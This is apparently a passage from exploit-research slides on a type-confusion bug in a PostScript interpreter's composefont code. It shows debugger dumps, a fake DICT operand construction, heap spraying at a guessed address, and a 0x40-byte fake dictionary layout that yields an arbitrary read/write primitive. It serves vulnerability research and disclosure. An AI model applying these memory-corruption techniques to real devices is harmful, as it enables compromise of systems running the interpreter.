0x9889930c TYPE: ARRAY (0x23) PERMS:READ|WRITE (0x5d) LEN: 0x2 VALUE: 0x9888f600
0x98899304 TYPE: NAME (0x5) PERMS:READ|WRITE (0x9d) LEN: 0x8 VALUE: 0x98373444 -- /nnnnnnnn
0x988992fc TYPE: NAME (0x5) PERMS:READ|WRITE (0x9d) LEN: 0x20 VALUE: 0x9837347c -- /...
0x988992f4 TYPE: ARRAY (0x23) PERMS:READ|WRITE (0x5d) LEN: 0x4 VALUE: 0x9888f5b8
::BOTTOM
```

- Manually change NAME operand to an ARRAY operand for analysis

```
pwndbg> *(unsigned char *)0x98899314=0x23
```

- Confused operand stack view:

```
0x98899314 TYPE: ARRAY (0x23) PERMS:READ|WRITE (0x9d) LEN: 0x8 VALUE: 0x98373444 <- cur top
0x9889930c TYPE: ARRAY (0x23) PERMS:READ|WRITE (0x5d) LEN: 0x2 VALUE: 0x9888f600
0x98899304 TYPE: NAME (0x5) PERMS:READ|WRITE (0x9d) LEN: 0x8 VALUE: 0x98373444 -- /nnnnnnnn
0x988992fc TYPE: NAME (0x5) PERMS:READ|WRITE (0x9d) LEN: 0x20 VALUE: 0x9837347c -- /...
0x988992f4 TYPE: ARRAY (0x23) PERMS:READ|WRITE (0x5d) LEN: 0x4 VALUE: 0x9888f5b8
::BOTTOM
```

- Confused operand at 0x98899314

Confused ARRAY Debugger View


- View of NAME intermediate structure adjacent memory confused as ARRAY entries
- array[0] is NAME intermediate structure
- array[1] and array[2] are uncontrolled INTEGER operands, but benign
- array[3..7] are faked DICT operands

```
pwndbg> py print_operand(0x98899314)
TYPE: ARRAY (0x23) PERMS:READ|WRITE (0x9d) LEN: 0x8 VALUE: 0x98373444
  0 0x98373444: TYPE: 8 (0x8) PERMS: (0x0) LEN: 0x0 VALUE: 0x9837343c // NAME intermediate structure
  1 0x9837344c: TYPE: INTEGER (0x0) PERMS: (0x0) LEN: 0x0 VALUE: 0x10225
  2 0x98373454: TYPE: INTEGER (0x0) PERMS: (0x0) LEN: 0x0 VALUE: 0x7fffffff
  3 0x9837345c: TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0xc) LEN: 0x1 VALUE: 0x985b0078 // DICTs placed with fengshui
  4 0x98373464: TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0xc) LEN: 0x1 VALUE: 0x985b0078
  5 0x9837346c: TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0xc) LEN: 0x1 VALUE: 0x985b0078
  6 0x98373474: TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0xc) LEN: 0x1 VALUE: 0x985b0078
  7 0x9837347c: TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0xc) LEN: 0x1 VALUE: 0x985b0078
```

Fake DICT Operand Construction

- How do we build a fake DICT operand?
- Same as index bug, use hex literal STRINGs
- Construct fake DICT operand, pointing to a guessed spray address
  - Allocated it fake operand string placed adjacent to confused NAME intermediate structure
- Feng shui is used to place fake DICT operand in the right place

Confused ARRAY Abuse Memory Layout




Getting access to the fake DICT operand


- Our fake DICT operands are added in ARRAY[3] entry onwards

```
for (int i = 0; i < array_len; i++) {
  // Confused for loop shown earlier
}

if (i == array_len) {
    // places new array into /FDepVector entry of output font object dictionary
    ps_operand_t output_array;
    output_array.type = ARRAY;
    output_array.length = array_len;
    output_array.value = output_array_entries;
    ps_dictionary_add_key_value("/FDepVector", &output_array, font_object);
    [SNIPPED] // update ps stack pointers, and return
}
```

- Read the /FDepVector entry of the output font object dictionary
  - Access our fake DICT operand from PostScript



Output Font Object /FDepVector Entry



Font Object Dictionary Debugger View

- Stack top after composefont returns

```
0x9889930c TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0x5d) LEN: 0x8 VALUE: 0x9888f610 <- cur top
...
::BOTTOM

pwndbg> py print_operand(0x9889930c )
TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0x5d) LEN: 0x8 VALUE: 0x9888f610
  0 0x9888f624: KEY: TYPE: NAME (0x5) PERMS:READ|WRITE (0x8d) LEN: 0x8 VALUE: 0x982f9688 -- /FontName
  0 0x9888f62c: VALUE: TYPE: NAME (0x5) PERMS:READ|WRITE (0x8d) LEN: 0x20 VALUE: 0x9837347c -- /260c010078005b98...
  1 0x9888f638: KEY: TYPE: NAME (0x5) PERMS:READ|WRITE (0x8d) LEN: 0x8 VALUE: 0x982f96e8 -- /FontType
  1 0x9888f640: VALUE: TYPE: INTEGER (0x0) PERMS:READ|WRITE (0x8d) LEN: 0x0 VALUE: 0x0
  2 0x9888f64c: KEY: TYPE: NAME (0x5) PERMS:READ|WRITE (0x8d) LEN: 0xa VALUE: 0x982f96b8 -- /FontMatrix
  2 0x9888f654: VALUE: TYPE: ARRAY (0x23) PERMS:READ|WRITE (0x4d) LEN: 0x6 VALUE: 0x9888f6c4
  3 0x9888f660: KEY: TYPE: NAME (0x5) PERMS:READ|WRITE (0x8d) LEN: 0x8 VALUE: 0x982f9a30 -- /FMapType
  3 0x9888f668: VALUE: TYPE: INTEGER (0x0) PERMS:READ|WRITE (0x8d) LEN: 0x0 VALUE: 0x9
  4 0x9888f674: KEY: TYPE: NAME (0x5) PERMS:READ|WRITE (0x8d) LEN: 0x4 VALUE: 0x982fc2b0 -- /CMap
  4 0x9888f67c: VALUE: TYPE: NAME (0x5) PERMS:READ|WRITE (0x9d) LEN: 0x4 VALUE: 0x982fc2b0 -- /CMap
  5 0x9888f688: KEY: TYPE: NAME (0x5) PERMS:READ|WRITE (0x8d) LEN: 0x5 VALUE: 0x982f9b08 -- /WMode
  5 0x9888f690: VALUE: TYPE: INTEGER (0x0) PERMS:READ|WRITE (0x8d) LEN: 0x0 VALUE: 0x0
  6 0x9888f69c: KEY: TYPE: NAME (0x5) PERMS:READ|WRITE (0x8d) LEN: 0x8 VALUE: 0x982f9700 -- /Encoding
  6 0x9888f6a4: VALUE: TYPE: ARRAY (0x23) PERMS:READ|WRITE (0x4d) LEN: 0x8 VALUE: 0x9888fe78
  7 0x9888f6b0: KEY: TYPE: NAME (0x5) PERMS:READ|WRITE (0x8d) LEN: 0xa VALUE: 0x982f9a48 -- /FDepVector
  7 0x9888f6b8: VALUE: TYPE: ARRAY (0x23) PERMS:READ|WRITE (0x4d) LEN: 0x8 VALUE: 0x9888feb8
```

/FDepVector Debugger View

- /FDepVector entry of our font object

```
pwndbg> py print_operand(0x9888f6b8)
TYPE: ARRAY (0x23) PERMS:READ|WRITE (0x4d) LEN: 0x8 VALUE: 0x9888feb8
  0 0x9888feb8: TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0xcd) LEN: 0xb VALUE: 0x98371ca0
  1 0x9888fec0: TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0xcd) LEN: 0xb VALUE: 0x98371ca0
  2 0x9888fec8: TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0xcd) LEN: 0xb VALUE: 0x98371ca0
  3 0x9888fed0: TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0xc)  LEN: 0x1 VALUE: 0x985b0078 // guessed spray address
  4 0x9888fed8: TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0xc)  LEN: 0x1 VALUE: 0x985b0078
  5 0x9888fee0: TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0xc)  LEN: 0x1 VALUE: 0x985b0078
  6 0x9888fee8: TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0xc)  LEN: 0x1 VALUE: 0x985b0078
  7 0x9888fef0: TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0xc)  LEN: 0x1 VALUE: 0x985b0078
```

Spraying the Fake DICT Structure

- Biggest exploit caveat is DICT operand value is a pointer
- We don't have a leak primitive
- Must resort to static heap spray address
- 32-bit address space makes this possible

Building a RW Primitive Using a Fake DICT Structure

- We craft a very special fake DICT structure
- We then spray it to a predictable address
- What does our DICT structure look like?


Building a RW Primitive Using a Fake DICT Structure

- Repeating 0x40-byte blob:

Building a RW Primitive Using a Fake DICT Structure

- Repeating 0x40-byte blob:
  - 0x10-byte dictionary header, specifying 1 entry

Fake DICT Structure: Header




Building a RW Primitive Using a Fake DICT Structure

- Repeating 0x40-byte blob:
  - 0x10-byte dictionary header, specifying 1 entry
  - 0x14-byte entry holding operand key-value pair
    - 0x4-byte unknown value
    - Key: 0x8-byte: NAME operand pointing later into 0x40-byte blob
    - Entry: 0x8-byte: ARRAY operand also pointing back into 0x40-byte blob

Fake DICT Structure: Entries


Sprayed 0x40-byte Dictionary blob



Building a RW Primitive Using a Fake DICT Structure

- Repeating 0x40-byte blob:
  - 0x10-byte dictionary header, specifying 1 entry
  - 0x14-byte entry holding operand key-value pair
    - 0x4-byte unknown value
    - Key: 0x8-byte: NAME operand pointing later into 0x40-byte blob
    - Entry: 0x8-byte: ARRAY operand also pointing back into 0x40-byte blob
    - 0x4-byte EDG0 key string


Fake DICT Structure: Key



Building a RW Primitive Using a Fake DICT Structure

- Repeating 0x40-byte blob:
  - 0x10-byte dictionary header, specifying 1 entry
  - 0x14-byte entry holding operand key-value pair
    - 0x4-byte unknown value
    - Key: 0x8-byte: NAME operand pointing later into 0x40-byte blob
    - Entry: 0x8-byte: ARRAY operand also pointing back into 0x40-byte blob
    - 0x4-byte EDG0 key string
    - 0x10-byte ARRAY

Fake DICT Structure: Value -> Fake ARRAY




Building a RW Primitive Using a Fake DICT Structure

- Repeating 0x40-byte blob:
  - 0x10-byte dictionary header, specifying 1 entry
  - 0x14-byte entry holding operand key-value pair
    - 0x4-byte unknown value
    - Key: 0x8-byte: NAME operand pointing later into 0x40-byte blob
    - Entry: 0x8-byte: ARRAY operand also pointing back into 0x40-byte blob
    - 0x4-byte EDG0 key string
    - 0x8-byte "self" ARRAY entry
      - STRING pointing to ARRAY[1]

Fake ARRAY: Self STRING

Sprayed 0x40-byte Dictionary blob



Building a RW Primitive Using a Fake DICT Structure


- Repeating 0x40-byte blob:
  - 0x10-byte dictionary header, specifying 1 entry
  - 0x14-byte entry holding operand key-value pair
    - 0x4-byte unknown value
    - Key: 0x8-byte: NAME operand pointing later into 0x40-byte blob
    - Entry: 0x8-byte: ARRAY operand also pointing back into 0x40-byte blob
  - 0x4-byte EDG0 key string
    - 0x8-byte "self" ARRAY[0] entry
      - STRING pointing to ARRAY[1]
    - 0x8-byte r/w primitive ARRAY entry
      - STRING that can be updated via entry #1 and do whatever we want

Fake ARRAY: RW STRING


Sprayed 0x40-byte Dictionary blob

0x00	type: 0	perms: R|W	length: 1
0x04	unknown: 0		
0x08	nentries: 1		0
0x0C	unknown: 0		
0x10	unknown: 0		
0x14	type: NAME	perms: R|W	length: 4
0x18	value: spray address + 0x24		
0x1C	type: ARRAY	perms: R|W	length: 2
0x20	value: spray address + 0x28		
0x24	"EDG0"		
0x28	type: STRING	perms: R|W	length: 8
0x2C	value: spray address + 0x30		
0x30	type: STRING	perms: R|W	length: N
0x34	value: <arbitrary>		
0x38	PAD		
0x3C	PAD		

